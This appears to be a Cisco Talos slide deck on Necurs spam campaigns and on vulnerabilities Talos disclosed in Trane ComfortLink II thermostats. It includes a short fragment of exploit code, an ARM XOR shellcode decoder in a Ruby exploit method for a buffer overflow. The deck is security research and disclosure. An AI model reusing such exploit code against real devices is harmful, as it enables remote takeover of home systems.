


“Hailstorm” Spam



HIGH VOLUME SPAM CAMPAIGNS

Broken Down by Subject: Header



“Hailstorm” Spam domain as seen in Cisco Umbrella

DETAILS FOR COLLECTIONOFDEALSFORYOU.TOP

[Search in Google](#)

Classifier prediction: suspicious


OpenDNS Security Graph Score: -87

[Search in VirusTotal](#)


DNS queries



Necurs Spam by Country



Necurs Re-use of IP addresses



# of Campaigns	Unique IPs
1	937761
2	128916
3	45941
4	22900
5	14060
6	10140
7	7362
8	5820
9	4626
10	3481
11	2755
12	2194
13	1703
14	1146
15	910
16	710
17	558
18	378
19	311
20	262
21	190
22	135
23	89
24	54
25	44
26	22
27	16
28	6
29	5
30	3






The Internet of Things



The Internet of Things, “born” between 2008-2009



Rob Joyce of the NSA TAO



The Dangers of Unchecked IoT

- Rob Joyce Chief, Tailored Access Operations NSA
 - “..there’s even the heating and cooling systems”
- Talos identified several flaws in Trane ComfortLink II thermostats and alerted Trane to them.



The Dangers of Unchecked IoT

- Vulnerability Details

- CVE-2015-2867 - Hardcoded SSH credential vulnerability

- CVE-2015-2868 - Buffer overflow flaws leading to remote code execution

```
def exploit

  lop = [
    0xeafffffe
  ].pack('V')

  xor = [
    0xe28f7018, # add    r7, pc, #24
    0xe3a06078, # mov    r6, #120 ; 0x78
    0xe3a04088, # mov    r4, #136 ; 0x88
    0xe7d73006, # ldrb   r3, [r7, r6]
    0xe0233004, # eor    r3, r3, r4
    0xe7c73006, # strb   r3, [r7, r6]
    0xe2566001, # subs   r6, r6, #1
    0x5afffffa # bpl    c <.text+0xc>
  ].pack('V*')
```

The Dangers of Unchecked IoT

- Where are the advisories?
- Download the update:

<https://www.trane.com/residential/en/resources/smart-home-automation/installing-upgrading.html>

The Dangers of Unchecked IoT

```
.o0( craiwill@CRAIWILL-M-G0D3 temp ) tar zxvf rsup_145007844901.tar.gz  
x a_145007844901  
x b_145007844901  
x c_145007844901  
x d_145007844901  
x e_145007844901  
x f_145007844901  
x g_145007844901  
x v_145007844901  
x m_145007844901
```

The Dangers of Unchecked IoT

```
.00( craiwil@cRAIWILL-M-G0D3 temp ) file *
```

```
a_145007844901:      u-boot legacy uImage, Linux-2.6.26-466-ga04670e, Linux/ARM, OS Kernel Image (Not compressed), 2002624 bytes, Tue Apr 21 02:54:04 2015,
x2E948E86
b_145007844901:      gzip compressed data, was "rootfs.ext2", from Unix, last modified: Tue Apr 21 03:07:48 2015
c_145007844901:      Linux jffs2 filesystem data little endian
d_145007844901:      u-boot legacy uImage, Linux-2.6.26-466-ga04670e, Linux/ARM, OS Kernel Image (Not compressed), 1854792 bytes, Mon Dec 14 02:32:42 2015,
xASF612F1
e_145007844901:      data
f_145007844901:      data
g_145007844901:      Linux jffs2 filesystem data little endian
m_145007844901:      ASCII text ←—————
rsup_145007844901.tar.gz: gzip compressed data, from Unix, last modified: Mon Dec 14 08:43:59 2015
v_145007844901:      ASCII text
```

The Dangers of Unchecked IoT

```
.o0( craiwill@CRAIWILL-M-G0D3 temp ) head m_145007844901
<version_info>
<product build='145007844901' release='4.0.3' date='14-Dec-2015' downloadSize='90922' installationSize='95468'>
<features>
<feature notes='Improved WiFi management, Comm Bus improvements' />
</features>
<fixes>
<fix info='Security fixes, courtesy: Cisco Talos' /> ←
<fix info=' Improved comm link reporting with 940' />
</fixes>
<checksum></checksum>
.o0( craiwill@CRAIWILL-M-G0D3 temp ) █
```

The Dangers of Unchecked IoT

- Where is the advisory??
- A fully functional, unrestricted BusyBox environment in an IoT device means it's useful for other "things"
- No one thinks about patching their IoT devices. Many devices lack an interface for this activity.
- *Mr. Robot*, anyone?



Stay Informed



Talos publically shares security information through numerous channels to help make the internet safer for everyone.

TALOS

talosintelligence.com

@talossecurity

@jaesonschultz

jaeson@cisco.com

